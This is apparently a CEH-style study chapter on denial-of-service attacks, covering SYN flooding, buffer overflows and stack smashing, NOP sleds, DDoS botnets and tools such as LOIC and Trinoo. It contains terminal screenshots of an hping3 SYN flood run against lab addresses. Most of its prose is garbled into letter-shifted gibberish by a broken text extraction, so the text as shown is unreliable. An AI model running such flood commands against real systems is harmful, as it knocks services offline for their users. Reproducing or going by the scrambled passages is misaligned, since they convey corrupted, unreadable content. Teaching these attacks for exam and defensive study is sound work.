      rules.
    - Traceroute-like under different protocols.

Manual page hping3(8) line 1
```

'RQ¶W OHW DOO WKH RSWLRQV RYHUZKHOP \RX
H[HUFLVH ,Q WKH FRPPDQG V\QWD[VKRZQ KHUH
SDFNHWV WR SRUW RQ ,3


```
root@bt: ~
File Edit View Terminal Help

root@bt:~# hping3 --flood -p 80 -S 192.168.1.2
```




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 DV FOXHV IRU ZKDW D FRPPDQG PHDQV RU LV IRU
 SRUW VLQFH LV D FRPPDQ SRUW IDQG XQGLFDWV
 FRQWH[W FOXRBSWKHQ

1H[W H[HFXWH WKH FRPPDQG DQG FDSWXUH WKH
 &38 XVDJH RI LQ WKH 7DVN 0DQDJHU ZLQGRZ
 DSSOLFDWLRQ ZKLFK LV IURJHQ KDV QRWKLQJ E



*R EDFN WR \RXU .DOL WHUPLQDO ZLQGRZ DQG V
 1RWLFH KRZ PDQ\ SDFNHWV KDYH EHHQ VHQW RX
 ZRQGHULQJ ZK\ WKHUH ZHUH QR UHSOLHV"


```
^ v x root@bt: ~
File Edit View Terminal Help
root@bt:~# hping3 --flood -p 80 -S 192.168.1.4
HPING 192.168.1.4 (eth0 192.168.1.4): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.1.4 hping statistic ---
2794793 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@bt:~#
```

%XIIHU 2YHUIORZ

%XIIHU RYHUIORZ 6 WHFKQLTXH WKDW WDNHV DGYDQV
E\ LQSWWLQJ PRUH GDWD WKDQ WKH SURJUDP V EX
WKH EXIIHU RI D SURJUDP LV LQ RYHUIORZ VWDWH
FDQ KDYH QHJDWLYH FRQVHTXH QFHV VXFK DV FUDV
ZLWK PDQ\ 'R6 DWWDFNV WKH LQWHQW LV WR SODF
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
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SULPH FDQGLGDWHV IRU DOORZLQJ D EXIIHU RYHUI
JHWV VFDQI VWUFS\ DQW UFDW XQFWLRQV \$Q\ RI WKHVH
PDNH \RX VXVSHFW D EXIIHU RYHUIORZ FRQGLWLRQ

7KH +HDS DQG WKH 6WDFN

7KH VWDFN DQG WKH KHDS DUH WZR DUHDV RI PHPR

+HDS7K~~K~~HDSV D G\QDPLF VWRUDJH ORFDWLRQ WKDW (DQ RUJDQL]DWLRQDO VFKHPH ,W LV FRQVLGHUHG W XVH DV QHHGHG 2QFH WKH G\QDPLF PHPRU\ VSDFH UHWULHYHG WKH QHHGHG GDWD WKH RFFXSLHG VSD 6WDFN~~K~~VWDFN~~I~~NIHUV WR WKH VPDOOHU SRRO RI IUHH V IRU VKRUW WHUP SURFHVV LQJ 7KLV LV WKH PDLQ D WHPSRUDULO\ VWRUHG DGGHG DQG UHPRYHG DV QH QDPVWDFN~~I~~PHV IURP WKH IDFW WKDW DFFHVV LQJ LWV ZD\ \RX DFFHVV LQIRUPDWLRQ IURP D VWDFN RI GRP RI WKH WRS GRPLQR \RX FDQ UHPRYH D GRPLQR IUF GRPLQR RQ WRS ,I \RX SXOO WKH ERWWRP RU PLGG FRPHV WXPEOLQJ GRZQ 7KXV \RX DUH OLPLWHG WR GRZQ 7KLV LV KRZ D SURJUDP VWDFN RSHUDWHV DV L~~V~~DVW LQ IL,02\W7KXWODVW LWHP WR EH VWDFNHG L SURJUDPP LQJ OLQ~~S~~RV~~K~~W~~K~~H~~V~~GH~~V~~WR GHVFULEH DGGLQJ SR~~S~~GHVFULEHV UHPRYLQJ DQ LWHP 6R LI D SURJUDF IURP WKH VWDFN LW XVHV WKH SXVK DQG SRS DFWL WR ERWWRP IDVKLRQ~~L~~J~~X~~D~~N~~H~~W~~B~~O~~H~~R~~N~~D~~T~~A~~LFN YLVXDO



[\)LJXUH](#) %DVLF SURJUDP VWDFN




[\)LJXUH](#) LV D VLPSOLILHG YHUVLRQ RI D SURJUDP

EXIIHU RYHUIORZV DQG KRZ WKH\ SOD\ LQWR 'R6 D
WKH EDVLF VHTXHGFH DQG IXQFWLRQV)RU DQ H[F
6WDFN IRU)XQ DQG 3URILW

7KH NH\ WDNHDZD\ IURP WKLV LV WR XQGHUVWDQG
FUHDWH D 'R6 FRQGLWLRQ ZLWKLQ WKH SURJUDP RU
VWDFN LV XVHG JLYHV \RX LQVLJKW LQWR KRZ LW PL
1RZ WKDW \RX DUH IDPLOLDU ZLWK WKH KHDS DQG W
WKDW ZLOO EH LPSRUWDQW IRU SDVVLQJ WKH H[DP
D VXFFHVVIXO 'R6 DWDFN YLD EXIIHU RYHUIORZ
6PDVKLQJ WKH 66PDD\KNLQJ' WKH VWDFN UHIHUV WR WK
FRPSURPLVH WKH VWDFN LQWHJULW\ DQG JDLQ SURJ

5HIHU EDFN WR WKH EDY L J X U H V R V D F K L W D F M K I H Q V W D F
V W D F N R S H U D W L R Q E \ V X E P L W W L Q J H [F H V V G D W D W I
O H I W X Q F K H F N H G 7 K H H [F H V V G D W D R Y H U Z U L W H V (
W K H V (D W H I Q G H G , Q V W U X F W L R Q D O O H Q W R I S R L Q W W R W
F R G) L J X U H V K R Z V W K L V S U R F H V V



) L J X U H 6 P D V K L Q J W K H V W D F N

) L J X U H G H V H U Y H V M X V W D E L W P R U H H [S O D Q D W L R Q
W K L V S R L Q W / H W \ V W D N H L W R Q H S L H F H D W D W L P I
G L V F X V V H G L Q 3 1 2 3 6 O H G ' L Q D P R P H Q W) L J X U H
5 H P H P E H U) L J X U H U H S U H V H Q W V Q R U P D O R S H U D W L R Q
D Q G V W R U H G G D W D D O O V W D \ Z L W K L Q Q R U P D O P H P R
S R L Q W H U W K H W R S R I W K H V W D F N D Q G W K H) L J X U H
U H S U H V H Q W V W K H R Y H U I O R Z S R U W L R Q W K D W K D V E I
7 K H H [F H V V G D W D Z K L F K K D V I D U V X U S D V V H G W K H \
F R Q G L W L R Q 2 Q F H W K L V L V D F K L H Y H G W K H S U R J U D I
L Q V W U X F W L R Q H [H F X W L R Q K D V E H H Q V K L I W H G X S L Q

SRLQW WKH SURJUDP H[HFXWHV WKH DWDFN¹V
WKR¹VH RI WKH RULJLQDO OHJLWLPDWH SURJUDP \$Q
WUDVK DQG JLYH XS \RXU TXHVW WR EHFRPH D &(+
UHJXUJLWDWH WKLV SDUDJUDSK IRU WKH H[DP :H DI
VR NHHS JRLQJ DQG VWLFN WKLV VWXII LQ \RXU PHQ



'RQ¹W EH RYHUZKHOPHG E\ WKH FRGH DQG O
LQWHUHV OLHV LQ XQGHUVWDQGLQJ RQO\ ZKDW \
HIIHFW RQ WKH V\VWHP RU SURJUDP 8QGHUVWDQG
ILQH

123 6OH¹3 VOHG WKH¹DOV¹DFH¹ LQH FRGH XVHG LQ D I
WKDW XVHV PXOWLSOH ³1R 2SHUDWLRQ' FRPPDQGV I
IRU ³1R 2SHUDWLRQ' WKXV LW IROORZV WKDW D 123
IXQFWLRQ FDOOV 7KH YDOXH [HLJXUH](#) KLUF WKH¹IXK¹W¹DZGL¹Q
123 LQVWUXFWLRQ DV LW DSSOLHV WR ,QWHO SURFH
YDOXH RI [ZLOO LQVWUXFW DQ ,QWHO SURFHVVRI
SURFHVV ,Q SODLQ (QJOLVK [ZLOO IRUFH DQ ,QV
D VHULHV RI [YDOXH [HLJXUH](#) \RX¹GV¹DZ¹LQ¹DYH D IDLUO
WKH VWDFN WKDW FDQ VHW WKH VWDJH IRU WKH H[F



7KH YDOXH [LV D QHDU GHDG JLYHDZD\ IR
IRU WKH [YDOXH EHFDXVH LW PD\ EH KLGLQJ DF
+RZHYHU NHHS LQ PLQG WKDW LQ FHUWDLQ VLWXD
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\$ TXLFN VXPPDU\ LV LQ RUGHU DW WKLV SRLQW WR I
SURJUDP XVHV WKH VWDFN DQG WKH KHDS IRU VWRL
LV OLQHDU LQ RSHUDWLRQ WRS ERWRP /,)2 %XI
WKH PHPRU\ ERXQGDULHV 7KLV LQ WXUQ FUHDWHV
QRZ VHHV WKH SURJUDP DV RSHUDWLQJ RXWVLGH LV
IROORZLQJ ZLOO SUREDEO\ KDSSHQ

- 7KH 26 WHUPLQDWHV WKH RIIHQGLQJ SURJUDP GXF
DOORWWHG PHPRU\ VSDFH
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
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8QGHUVWDQGLQJ ''R6

'LVWULEXWHG GHQLDO RI VHUYLFH ''R6 DWWDFNV K
LPSOHPHQWDWLRQ LV PXFK PRUH FRPSOH[DQG ZLHC
UHOLHV RQ D VLQJOH V\VWHP RU D YHU\ VPDOO QXP
DWWDFN VFDOHV WKLV XS E\ KDYLQJ VHYHUDO DWWI
\$Q\ZKHUH IURP D IHZ KXQGUHG WR D IHZ PLOOLRQ L

''R6 \$WWDNFNV

''R6 DWWDFNV KDYL WKH VDPH JRDO DV UHJXODU 'R
WKH LPSOHPHQWDWLRQ RI WKH DWWDFN \$ VWDQGDI
PDOLFLRXV FOLHQW ZKHUHDV D ''R6 DWWDFN XVHV
VLQJOH WDUJH VLQJXUH D GLDJUDP RI D ''R6 VH



LJXUH ''R6 DWWDFN VHWXS

\$V \RX FDO LJXUH QXLWH D IHZ SDUVV DUH LQYROYH
DWWDFN &RQFHSWXDOO\ WKH SURFHVV LV TXDOLV

PDVWHU FRPSXWHU ZLWK D VSHFLILF ''R6 VREWZKH
LQ WXUQ VLIWV WKURXJK WKH YLFWLP\ V QHWZRUN \
RURPELH\ RWH WKDW WKH DWWDFNHU SXUSRVHO\ FKR
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KDQGOHU V\ VWHPV KDYH EHHQ FRPSURPLVHG DQG W
OLVWHQLQJ WKH DWWDFNHU QHHG RQO\ LGHQWL\ V



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DWWDFNLQJ D WDUJHW ZLWK ''R6 D ODUJH QXPEH
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FDUULHV WKH ERW DV D SD\ORDG 2QFH WKH KDQGO
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FRPPXQLFDWLRQ FKDQQHOV VXFK DV ,QWHUQHW 5HC

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9DULRXV WRROV DUH XVHG WR FUHDWH ERWQHWV L

- 6KDUN
- 3OXJ%RW
- 3RLVRQ ,Y\
- /RZ 2UELW ,RQ &DQQRQ /2,&

'R6 7RROV

7KH IROORZLQJ LV D OLVW RI 'R6 WRROV

'R6+773'R6+773 LV DQ +773 IORRG 'R6 WRRO ,W FDQ
GHVLJQDWLRQ

8'3)ORRØKLV XWLOLW\ JHQHUDWHV 8'3 SDFNHWV DW
QHWZRUN

-ROWKLV ,3 SDFNHW IUDJPHQWDWLRQ 'R6 WRRO FDQ
SDFNHWV WR D :LQGRZV KRVW

7DUJDØKLV HLJKW LQ RQH WRRO FDQ SHUIRUP 'R6 DW\
RSWLRQV \$WWDFNV 7DUJD LV FDSDEOH RI DUH ODQ

'R6 7RROV

7KH IROORZLQJ LV D OLVW RI 'R6 WRROV

7ULQJ~~R~~KL V 'R6 WRRO XVHV 8'3 IORRGLQJ ,W FDQ DW

/2,& /RZ 2UELW ,RQ &DQQRQ /2,& KDV EHFRPH SRSX
RSHUDWLRQ 6RPH SHRSOH VXVSHFW WKDW JURXS
DWWDFNV DV LWV SULPDU\ ZHDSRQ XVH /2,& DV WKH

7)1 . 7KLV 'R6 DWWDFN WRRO LV EDVHG RQ 7)1 7UL
8'3 6<1 DQG 8'3 IORRG DWWDFNV

6WDFKHOG~~KD~~WR6 WRRO KDV VLPLODU DWWDFN FDS
FRQILJXUHG WR UXQ IRU D VSHFLILHG GXUDWLRQ DQ



7KH H[DP ZLOO H[SHFW \RX WR EH IDPLOLDU


FKDSWHU DQG WKURXJKRXW WKH ERRN ZKLFK PHD
DQG KRZ LW\ V XVHG 0HPRUL]LQJ WKH GHWDLOV DQ

(;(5&,6(

6HHLQJ /2,& LQ \$FWLRQ

/2,& LV RQH WKH HDVLHVW 'R6 WRROV DYDLODEOH
FRQQHFWLRQ IHDWXUHV PDNH LW DQ H[WUHPHO\ H
MXVW KRZ HDV\ LW LV WR ODXQFK D 'R6 DWWDFN X
:LQGRZV 6HUYHU V\ VWHP ZLWK /2,& LQVWDOOHC
:LUHVKDUN IRU WUDIILF FDSWXUH
